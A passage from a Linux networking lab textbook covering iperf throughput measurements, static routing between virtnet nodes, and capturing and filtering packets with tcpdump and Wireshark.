
For the example capture presented above (with throughput of 95.7Mb/s) I loaded the captured packets into Wireshark. Looking at the Summary Statistics tells us that the average packet size is 1512 bytes and the average traffic is 98.365Mb/s. Does this make sense? Remember Wireshark is reporting the size of the entire frame (payload plus UDP header (8 bytes) plus IP header (20 bytes) plus Ethernet header (14 bytes)) whereas iperf is reporting results based on the 1470 byte payload in the UDP datagram. The 1470 byte payload is 97.2% of the entire 1512 byte frame. The `iperf` throughput of 95.7Mb/s is approximately 97.2

So in summary, the UDP payload throughput is 95.7Mb/s whereas the raw Ethernet throughput is 98.365Mb/s. Why not 100Mb/s in Fast Ethernet? Well, the Fast Ethernet standards states that there must be a small Inter Frame Gap (IFG) between frames. In addition, there is a physical layer header (that is not reported by Wireshark). Together these amount to the time to transmit 20 bytes at 100Mb/s (1.6usec). That is, the Ethernet MAC frame is 1512 bytes, but the equivalent of 1532 bytes must be transmitted at 100Mb/s. The best case efficiency of the MAC protocol is thus 1512/1532 = 98.695%. We are measuring 98.365%, which is very close to the best case scenario.

If you run further tests with `iperf` the performance results may differ slightly (e.g. due to other traffic in the network). You should normally run many tests and look at the average (and other statistics). From five tests that I ran the maximum throughput reported by `iperf` was 95.7Mb/s, with a delay of 0.013ms (and no packets lost). Now lets compare that TCP.

TCP Performance

The server must be restarted to handle TCP traffic (a protocol option is not needed; by default, `iperf` uses TCP):

```
server@192.168.1.2:~$ iperf --server
```

When running the client we only specific the time, not the sending bandwidth, because the TCP source will try to send as fast as possible:

```
client@192.168.1.3:~$ iperf --client 192.168.1.2 --time 10
```

The output from the server is:

```
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
[  4] local 192.168.1.2 port 5001 connected with 192.168.1.3 port 54939
[  4]  0.0-10.1 sec   113 MBytes 94.1 Mbits/sec
```

whereas the output from the client is:

```
------------------------------------------------------------
Client connecting to 192.168.1.2, TCP port 5001
TCP window size: 16.0 KByte (default)
------------------------------------------------------------
[  3] local 192.168.1.3 port 54939 connected with 192.168.1.2 port 5001
[  3]  0.0-10.0 sec   113 MBytes 94.8 Mbits/sec
```

You need to study the operation of TCP to understand why the throughput of about 94Mbits/sec is less than that achieved when using UDP.

Video
Using iperf to Measure Application Throughput in the Internet (9 min; Jan 2012)
https://www.youtube.com/watch?v=zQYu2HH5s6U

9.12.4 Packet Drops and Delays with tc

For understanding network protocols we often need to create a controlled testing environment. virtnet (Chapter 3) is very useful for this, however has a significant limitation if testing performance: the speed of the "link" between nodes dependent on the host memory/disk speeds and not related to real link speeds (i.e. Ethernet). To overcome this, we can use tools to artificially control the link performance. One such tool is `tc`, short for traffic control. We can use `tc` to emulate the following conditions:

- Limit the bandwidth of a link to a value we choose, e.g. to 500 kb/s.
- Introduce delay to packets, e.g. so all packets experience a delay of 3 ms.

- Drop packets to simulate packet loss in a link or network, e.g. so 1% of all packets are dropped.

Controlling bandwidth, delay and packet loss allows us to investigate the operation and performance network protocols is a variety of network conditions.

This section is current incomplete, but to see examples of `tc` see:

- Quick Start Guide for iperf and tc
- Dropping Packets in Ubuntu Linux using tc and iptables

Chapter 10

Routing in Linux

Although Ethernet is a common technology for layer 2 networks, in particular LANs, there are in fact many different technologies for layer 2 networks, including for WANs: Ethernet, Asymmetric Digital Subscriber Line (ADSL), Synchronous Digital Hierarchy (SDH), Wireless LAN, Bluetooth, Token Ring, Frame Relay, Asynchronous Transfer Mode (ATM), ... Therefore to allow a user to communicate with any other user, independent of the LAN/WAN technology, layer 3 networking is used. Today, the Internet Protocol (IP) is the most commonly used layer 3 network technology. At layer 3, *routers* are used to connect LANs and WANs together, e.g. connect an Ethernet LAN to a SDH WAN; connect two Ethernet LANs together; connect a ATM WAN to a Frame Relay WAN; and so on.

This chapter shows you how to create a layer 3 network. That is, you will use setup a router so that hosts in separate layer 2 networks can communicate. As Linux is being used, the router will simply be a normal computer with multiple NICs: no special hardware is needed for the router. As only a small network is deployed, we only use static routing. Dynamic routing protocols, such as Open Shortest Path First (OSPF) and Routing Information Protocol (RIP), are not configured in this chapter.

10.1 Prerequisites

10.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- The Internet, IP and routing, including: the difference between routers and hosts; reading and creating routing tables; and IP forwarding rules.
- IPv4 addressing, including subnet masks and broadcast addresses.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- View and edit files, e.g. with `cat` or `nano`.
- Perform operations on directories and files, including `ls`, `cd`, `cp`.
- Apply networking tools as covered in Chapter 9.

File: nsl/routing.tex, r1670

10.1.2 Linux and Network Setup

To complete the practical tasks in this chapter you need multiple Linux computers. You are recommended to use virtnet (Chapter 3), as it allows for quick deployment of the computers. Although virtnet actually configures routing for you, we will show how to manually configure routing within virtnet nodes.

The recommended virtnet topology is:

- Topology 5

Other topologies with at least two subnets could also be used.

10.2 Routers

An internet is a collection of many different computer networks (LANs and WANs) connected together. Routers are devices that connect these individual networks together.

A router has two main roles:

1. Routing. This is the process of discovering suitable routes throughout an internet. This is normally done automatically (using a routing protocol) but routes can be created manually (we will see how in this lab). Think of a route as the path through the internet.

2. Forwarding. This is the process undertaken when a router receives an IP datagram. The router looks at the destination IP address in the datagram, and from the routers routing table, determines what is the next router (or host) to send the datagram to in order to reach the final destination. Then the router sends the datagram.

10.2.1 Routers and Hosts

What is the difference between a host (e.g. your PC) and router?

- When a host receives an IP datagram destined to itself, then the host will process the datagram by sending it to the relevant application (e.g. web browser). If the host receives an IP datagram destined to an IP address other than itself, the datagram will be dropped.

- In the case of receiving an IP datagram destined to itself, the router will do the same as the host. But when a router receives an IP datagram destined to another IP address, the router will look up its routing tables and forward the datagram to another computer (host or router).

A simple example: an IP datagram with destination address `200.0.0.3` is received at a computer with IP address `192.168.1.1`. If the computer is a host, the datagram will be dropped (discarded). If the computer is a router, the datagram will be forwarded to the next router in the path. In summary, a router will forward datagrams; a host will not forward datagrams.

A router knows where to forward an IP datagram based on its routing tables. The routing tables, in their simplest form, say: *if a datagram is destined to network X, then* *send it to the next router Y*. In fact, both a router and a host have a routing table. The table in the router may be quite complex (with many rows or entries), whereas in a host it is usually just a single entry specifying the default router (or as we have seen, default gateway—gateway and router are the same in this context).

For a router, the routing tables are created using routing protocols. The routing protocols are implemented as software applications. During network operation, the routers in the internet communicate with each other to discover the best paths through the internet. Alternatively, the routing tables can be created manually by adding entries to the routing table. In this chapter as the aim is to learn about routing in only small networks, we will create all entries manually. Dynamic routing protocols such as OSPF and RIP will not be used.

Figure 10.1 summarises the differences between routers and hosts.


	Host	Router
		
Network interfaces	Usually 1	2 or more
Source of packets	Yes	Not common
Destination of packets	Yes	Not common
Forwards packets	No	Yes
Routing table	Yes Usually simple; 2 or 3 entries	Yes Usually complex; 100's or 1000's of entries
Routing protocol	Sometimes If so, simple protocol	Yes Complex (BGP, OSPF, RIP)

Figure 10.1: Comparison of Router and Host

10.2.2 Enabling Routing

There is only a small difference in functionality between a router and host (however, for a real network, there may be big differences in implementation and performance: for example, a commercial router often has hardware and an operating system dedicated to the task of routing, whereas a PC uses general purpose hardware and operating systems). In practice it is easy to make a host become a router. That is, most PCs can be configured as a router if:

1. They have two or more network interfaces

2. The operating system is configured to enable *forwarding*

On Ubuntu Linux, by default, forwarding is *off*. The status of forwarding is maintained by the Linux kernel and is given in the file `/proc/sys/net/ipv4/ip_forward`. The file simply contains a 0 or 1: a 0 indicates *off* while a 1 indicates *on*:

There are several ways to tell the Linux kernel to enable forwarding:

1. Edit the file `/proc/sys/net/ipv4/ip_forward`, replacing 0 with 1. This change is not persistent across reboots. That is, rebooting your computer will refer back to the default.

2. Use the command `sysctl` to set the `ip_forward` parameter:

   ```
   $ sysctl net.ipv4.ip_forward=1
   ```

   The command `sysctl` will edit the file `/proc/sys/net/ipv4/ip_forward` on your behalf. Again, the change is not persistent across reboots.

3. Edit the file `/etc/sysctl.conf`, ensuring *net.ipv4.ip_forward* is set to 1 *and* uncommented (remove the hash from the start of the line). This change only takes effect when the system reboots (i.e. the change is persistent) or by reloading the configuration file with the command `sysctl -p`.

You can also use the above commands to disable forwarding: just set the value to 0. Note that all the approaches require administrator privileges, so commands will need to be preceeded with `sudo`. You are recommended to use approach 2 from above, and if you also need persistence across reboots, also use approach 3.

```
$ sudo sysctl net.ipv4.ip_forward=1
```

Note: /proc and Linux Kernel Configuration
The `/proc` directory in Linux is actually a special filesystem that keeps track of processes and Linux system information. While it appears as files and directories, it is actually just a way in which the Linux kernel internal information is exposed to the user. You can read more about `/proc` in the Linux Filesystem Hierarchy book.

Various kernel networking parameters can be viewed within the `/proc/sys/net` directory, including parameters for IP, TCP, UDP and ICMP. Most of the files simply contain the parameter value. For example, the TCP congestion control algorithm in use can be seen:

```
$ cat /proc/sys/net/ipv4/tcp_congestion_control
cubic
```

While you can also change the parameters by editing the files, it is often better to use the `sysctl` command to edit the files for you. In that way, basic checking of the parameter values will be performed to avoid errors. `sysctl` controls the values within `/proc/sys` and uses dots (.) to separate the groupings:

```
$ sysctl net.ipv4.tcp_congestion_control
net.ipv4.tcp_congestion_control = cubic
```

Setting values normally needs `sudo`. Here is an example, but *don't do this*, or at least change back to cubic afterwards:

```
$ sudo sysctl net.ipv4.tcp_congestion_control=reno
net.ipv4.tcp_congestion_control = reno
$ sudo sysctl net.ipv4.tcp_congestion_control=cubic
net.ipv4.tcp_congestion_control = cubic
```

To see all parameters, use `sysctl -a`. Descriptions of all parameter can be found within the Linux kernel documentation. There are general parameters (look in the `.txt` files) and networking parameters (look in the `*-sysctl.txt` files). The most relevant for this book is ip-sysctl.txt which describes *ip_forward*, *tcp_congestion_control* and many other TCP/IP parameters.

10.2.3 Editing the Routing Table

In large internets, routing protocols are used to automatically create the routing tables. In small internets, we can manually configure the routes. To do this, we must add routes to the routing tables.

In Ubuntu, the `route` command shows the current routing table. Usually, for a host there will be only a few entries, such as for node1. This routing table is explained in Section 9.8.

```
network@node1:~$ route -n
Kernel IP routing table
Destination    Gateway        Genmask        Flags Metric Ref   Use Iface
0.0.0.0        10.0.2.2       0.0.0.0        UG    0      0       0 eth0
10.0.2.0       0.0.0.0        255.255.255.0  U     0      0       0 eth0
192.168.0.0    192.168.1.1    255.255.0.0    UG    0      0       0 eth1
192.168.1.0    0.0.0.0        255.255.255.0  U     0      0       0 eth1
```

For routers, entries will be needed to specify the routes to different networks.
In order to add a route, you can use the `add` option:

```
$ route add -net NETWORKADDRESS netmask SUBNETMASK gw NEXTROUTER dev INTERFACE
```

where:

- `NETWORKADDRESS` is the IP address representing the destination network, e.g. network `192.168.1.0`
- `SUBNETMASK` is the subnet mask for the destination network, e.g. `255.255.255.0`
- `NEXTROUTER` is the IP address next router in the path to the destination network, e.g. `192.168.3.1`
- `INTERFACE` is the network interface to send the datagram on, e.g. `eth2`

Similarly, you can delete an entry with:

```
$ route del -net NETWORKADDRESS netmask SUBNETMASK
```

10.3 Networking Setup Example

To demonstrate forwarding, routing and IP address configuration we will setup a simple internet consisting of three nodes as shown in Figure 10.2.




Figure 10.2: virtnet Topology 5

10.3.1 Prerequisites

virtnet

If you are using virtnet, then we are going to start with topology 5. This actually already has the desired network setup for us, so to demonstrate the steps we will first disable the current settings on each node.

Firstly, log in to each of the nodes using VirtualBox. As we are going to turn off all interfaces you must *not* use PuTTY or SSH to login; you must use the VirtualBox interface.

Then on each node you must turn off all interfaces, as shown below (which also checks that the interfaces are off and routing tables entry using).

On node1, turn off `eth0` and `eth1`:

```
network@node1:~$ sudo ifconfig eth0 down
network@node1:~$ sudo ifconfig eth1 down
network@node1:~$ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
network@node1:~$ route -n
Kernel IP routing table
Destination    Gateway        Genmask        Flags Metric Ref  Use Iface
```

On node2, turn off `eth0`, `eth1` and `eth2`:

```
network@node2:~$ sudo ifconfig eth0 down
network@node2:~$ sudo ifconfig eth1 down
network@node2:~$ sudo ifconfig eth2 down
network@node2:~$ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
network@node2:~$ route -n
Kernel IP routing table
Destination    Gateway        Genmask        Flags Metric Ref  Use Iface
```

On node3, turn off `eth0` and `eth1`. The commands and output are not shown here, as they are similar to node1.

Using a real network

If you are using your own computers (within virtualisation software or real computers) then you need to setup the connections between those computers. That is, if you are using real computers, the router computer requires two NICs with a LAN cable going to each of the other two computers. If you are using virtualisation software (other than virtnet), then you will need to configure that software so that the three virtual machines are configured in the desired topology in Figure 10.2.

10.3.2 Setting IP Addresses

We will first set the IP addresses on each of the nodes.

On node1:

```
network@node1:~$ sudo ifconfig eth1 172.16.5.10/24 up
network@node1:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 08:00:27:51:52:b4
          inet addr:172.16.5.10 Bcast:172.16.5.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe51:52b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 KB) TX bytes:1226 (1.2 KB)
```

On node2:

```
network@node2:~$ sudo ifconfig eth1 172.16.5.20/24 up
network@node2:~$ sudo ifconfig eth2 172.16.6.30/24 up
```

On node3:

```
network@node3:~$ sudo ifconfig eth1 172.16.6.40/24 up
```

10.3.3 Enable Forwarding

On node2, our router, enable forwarding:

```
network@node2:~$ sudo sysctl net.ipv4.ip\_forward=1
net.ipv4.ip\_forward = 1
```

10.3.4 Add Routes

If you check the routing tables currently on the nodes you will see that by setting an IP address a routing entry for the local network is automatically added. For example, on node1:

```
network@node1:~$ route -n
Kernel IP routing table
Destination    Gateway  Genmask       Flags Metric Ref  Use Iface
172.16.5.0     0.0.0.0  255.255.255.0 U     0      0     0  eth1
```

And on node2:

```
network@node2:~$ route -n
Kernel IP routing table
Destination    Gateway  Genmask       Flags Metric Ref  Use Iface
172.16.5.0     0.0.0.0  255.255.255.0 U     0      0     0  eth1
172.16.6.0     0.0.0.0  255.255.255.0 U     0      0     0  eth2
```

Therefore we only need to add routes for the hosts (node1 and node3) to the other subnets. The router (node2) does not need additional routes, since it can reach both subnets directly.

On node1:

```
network@node1:~$ route add -net 172.16.6.0 netmask 255.255.255.0 gw 172.16.5.20
    dev eth1
network@node1:~$ route -n
Kernel IP routing table
Destination    Gateway    Genmask       Flags Metric Ref  Use Iface
172.16.5.0     0.0.0.0    255.255.255.0 U     0      0     0  eth1
172.16.6.0     172.16.5.20 255.255.255.0 UG   0      0     0  eth1
```

We can do the same on node3. However there is another approach to the routing table design. For node1, we added an entry to a specific subnet (`172.16.6.0`). Alternatively, we could add a default route that matches all other subnets. In this simple network, both approaches achieve the desired outcome. For node3 the following shows adding a default route.

```
network@node3:~$ route add default gw 172.16.6.30 dev eth1
network@node3:~$ route -n
Kernel IP routing table
Destination    Gateway    Genmask       Flags Metric Ref  Use Iface
0.0.0.0        172.16.6.30 255.255.255.0 UG   0      0     0  eth1
172.16.6.0     0.0.0.0    255.255.255.0 U     0      0     0  eth1
```

10.3.5 Testing the Internet

First let's use `ping` to test. On node1, we will attempt to communicate with the router (both interfaces) and then node3.

```
network@node1:~$ ping -c 3 172.16.5.20
PING 172.16.5.20 (172.16.5.20) 56(84) bytes of data.
```

```
64 bytes from 172.16.5.20: icmp_seq=1 ttl=64 time=2.09 ms
64 bytes from 172.16.5.20: icmp_seq=2 ttl=64 time=2.39 ms
64 bytes from 172.16.5.20: icmp_seq=3 ttl=64 time=2.11 ms

--- 172.16.5.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.090/2.201/2.399/0.140 ms
network@node1:~$ ping -c 3 172.16.6.30
PING 172.16.6.30 (172.16.6.30) 56(84) bytes of data.
64 bytes from 172.16.6.30: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from 172.16.6.30: icmp_seq=2 ttl=64 time=2.13 ms
64 bytes from 172.16.6.30: icmp_seq=3 ttl=64 time=1.92 ms

--- 172.16.6.30 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.929/1.998/2.137/0.104 ms
network@node1:~$ ping -c 3 172.16.6.40
PING 172.16.6.40 (172.16.6.40) 56(84) bytes of data.
64 bytes from 172.16.6.40: icmp_seq=1 ttl=63 time=3.67 ms
64 bytes from 172.16.6.40: icmp_seq=2 ttl=63 time=1.84 ms
64 bytes from 172.16.6.40: icmp_seq=3 ttl=63 time=3.97 ms

--- 172.16.6.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.844/3.162/3.973/0.942 ms
```

This demonstrates that our internet is working, with node1 pinging node3, via node2 (note the Time To Live (TTL) is 63 in the final ping).

You could test with other applications, such as `ssh` and `wget`, as well if desired.

Note that the IP addresses, forwarding configuration on the router, and routing table entries are not persistent. They will be lost upon reboot. To make them persistent consider editing `/etc/network/interfaces` (Section 9.11.4) and `/etc/sysctl.conf` (Section 9.11.7). For examples of the `interfaces` file that sets IP addresses and routes, look inside the files on the virtnet nodes.

If you want to revert back to the previous configuration (in the case of virtnet topology 5), simply reboot the machines.

Chapter 11

Packet Capture

This chapter introduces you to applications for capturing traffic on networks. By "capturing", we mean record and view the details of every packet sent and received by the computer. We use two applications: *tcpdump* and *Wireshark*. Packet capture applications are useful to inspect the details of the network operations being performed by your computer (and the network), thereby used to diagnose problems. We will use often use packet capture to understand how protocols work.

11.1 Prerequisites

11.1.1 Assumed Knowledge

This chapter assumes you have knowledge of:

- Computer hardware and software organisation, including operating systems, applications and hardware devices, especially NICs.
- Layering concepts in data networking. A five-layer model is referred to: Application, Transport, Network, Data Link, Physical. However knowledge of other models, including seven-layer Open Systems Interconnection (OSI) is sufficient.
- Network protocols, including packet formats and operation of IP, TCP, ICMP and Ethernet.

Basic Linux command line skills, as covered in Chapter 4, are assumed. You will need to be able to:

- Perform operations on directories and files, including `ls`, `cd`, `cp`.

11.1.2 Linux and Network Setup

All of the practical tasks in this chapter can be completed on a single Linux computer, as long as it has Internet access. However you are recommended to use a virtual network when capturing traffic, to avoid potential legal/ethical issues of capturing other peoples traffic. You are recommended to use virtnet (Chapter 3), as it allows for quick deployment

File: nsl/capture.tex, r1670

of the computers in a topology that allows capturing on computers separate from the client and application.

The recommended virtnet topology is:

- Topology 5

11.2 Packet Capture Concepts

The implementation of protocol layers in a network device (computer, router, switch, etc.) is done in a mix of hardware and software. Typically the Physical and Data Link layer are implemented in hardware, e.g. on an Ethernet LAN card. *Drivers* are special pieces of software that provide an interface from the operating system to a specific hardware device. That is, the Ethernet driver provides the functions for your operating system to receive Ethernet frames (and put them into memory) from your LAN card. The operating system normally implements the Network and Transport layers in software: that is, there is a software process that implements IP, as well as separate processes to implement UDP, TCP, ICMP and other transport layer protocols. Finally, each individual application (like web browsers, email clients, instant messaging clients) implement the Application layer protocols (such as HTTP and Simple Mail Transfer Protocol (SMTP)), as well as the user functionality and interface specific to that application. Figure 11.1 illustrates the layers and their implementation.




Figure 11.1: Capturing packets in the Operating System

When a signal is received by your LAN card the signal is processed by the Physical and Data Link layers, and an Ethernet frame is passed to the operating system (via the Ethernet network driver). Normally the operating system will process the frame, sending it to the IP software process, which eventually sends the data to the transport layer protocol software process, which finally sends the data to your application.

In order to view all the frames received by your computer, we use special *packet capture* software, that allows all the Data Link layer frames sent from LAN card to operating system to be viewed by a normal application (in our case, `tcpdump` and Wireshark). The capturing of packets makes a copy of the exact packet received by your computer—it does not modify the original packet. This allows us to analyse data received by the computer, in order to perform various network management tasks (such as diagnose problems, measure performance, identify security leaks).

There are different applications available to capture packets. We will use a combination of tcpdump and Wireshark. We will capture packets with tcpdump, saving them to a file, and then view and analyse the saved packets with Wireshark. While Wirehshark can also capture packets, it is valuable to learn tpcdump for command line use. Also, capturing traffic in Linux is a privileged operation, meaning you must be *root*, administrator or `sudo` to perform a capture. It is good security practice to run as few applications as possible with root privileges, so one approach is to run `tcpdump` as root, and then run Wireshark as the normal user.

11.3 Capturing and Filtering with tcpdump

11.3.1 Capturing with tcpdump

To capture packets, on the command line use `tcpdump`. It accepts many different options; here we will show just a small selection.

To capture packets you must specify an `INTERFACE`, e.g. `eth0`, `eth1` or `wlan0`. The following command shows how, and will print one line on the terminal for each packet captured:

```
$ sudo tcpdump -n -i INTERFACE
```

To stop the capture, press *Ctrl-C*. It will show a summary of the number of packets captured. The `-n` option shows numeric addresses, rather than human friendly addresses (explained in Section 9.8).

In many cases printing on the terminal is very hard to read, therefore you can write the packets to a file in a format that can be read by other applications (e.g. Wireshark):

```
$ sudo tcpdump -n -i INTERFACE -w FILENAME
```

This time there is no output, other than saying the capture has started. Again, stop with *Ctrl-C*. There should be a file called `FILENAME` created, which you can now open in Wireshark. The file extension commonly used is `.pcap` (or `.cap` in older versions).

Video
Packet capture with tcpdump (8 min; Aug 2016)
https://www.youtube.com/watch?v=AfKSq2jZoDw

11.3.2 Filtering Packets with tcpdump

If you are not going to analyse with Wireshark (e.g. restricted to command line only, only want to quickly see packets), then you can use `tcpdump` to only capture certain packets. The capture filter syntax is quite powerful, yet complicated. Here we show just a few common examples. The man page for `tcpdump` includes more detailed examples.

These examples are performed on topology 5 in virtnet, with `tcpdump` running on node2 (the router in between node1 and node3). Although we won't show the output here, you can observe the effect of the following capture filters by setting up two separate communications between node1 and node3.

On node1, ping node3:

```
network@node1:~$ ping 192.168.2.21
```

And on node3, use Secure Shell to connect to node1:

```
network@node3:~$ ssh 192.168.1.11
```

Now if you run `tcpdump` on node2 (interface `eth1`) you should see many packets captured, in particular ICMP and SSH related packets (make sure node3 is performing some operations via the SSH connection). Now let's try some capture filters.

Capture only packets with a specified IP address:

```
network@node2:~$ sudo tcpdump -n -i eth1 'ip host 192.168.2.21'
```

While there will not be much difference, if we limit the IP address to just the source, you should notice less packets captured:

```
network@node2:~$ sudo tcpdump -n -i eth1 'src host 192.168.2.21'
```

Capture only the ICMP packets:

```
network@node2:~$ sudo tcpdump -n -i eth1 'icmp'
```

Capture only the SSH packets (port 22):

```
network@node2:~$ sudo tcpdump -n -i eth1 'tcp port 22'
```

11.4 Viewing and Analysing Packets with Wireshark

Wireshark is a free, open-source packet analysis application. It is a GUI-based application, which means if you are using a command-line only version of Linux (such as virtnet), Wireshark will not be available. However in this case you can normally install Wireshark on your host operating system (e.g. Windows), capture with `tcpdump` on Linux, and transfer the capture file from Linux to Windows to analyse in Wireshark. Section 3.3.4 demonstrates how to transfer files from a Linux guest in VirtualBox to a Windows host.

In this section we will assume you have a capture file, e.g. created by `tcpdump`, and can open it with Wireshark.

11.4.1 Viewing Captured Traffic

After a packet capture has been loaded, the main Wireshark window shows the captured packets (see an example in Figure 11.2). The window is split into three sections:

1. The top section (packet list) showing the list of captured packets. Each packet has the following information:
    - Packet number (with respect to the total number of packets captured)
    - Time the packet is captured, assuming the time the first packet captured is time 0.0
    - The source and destination IP addresses of the packet
    - The highest layer protocol associated with the packet
    - Summary information about the information carried by the packet
2. The middle section (individual packet details) showing detailed information about the packet selected in the top section. This is separated based on the layers of the packet.
3. The bottom section (individual packet bytes) showing the hexadecimal and ASCII representations of the packet data.

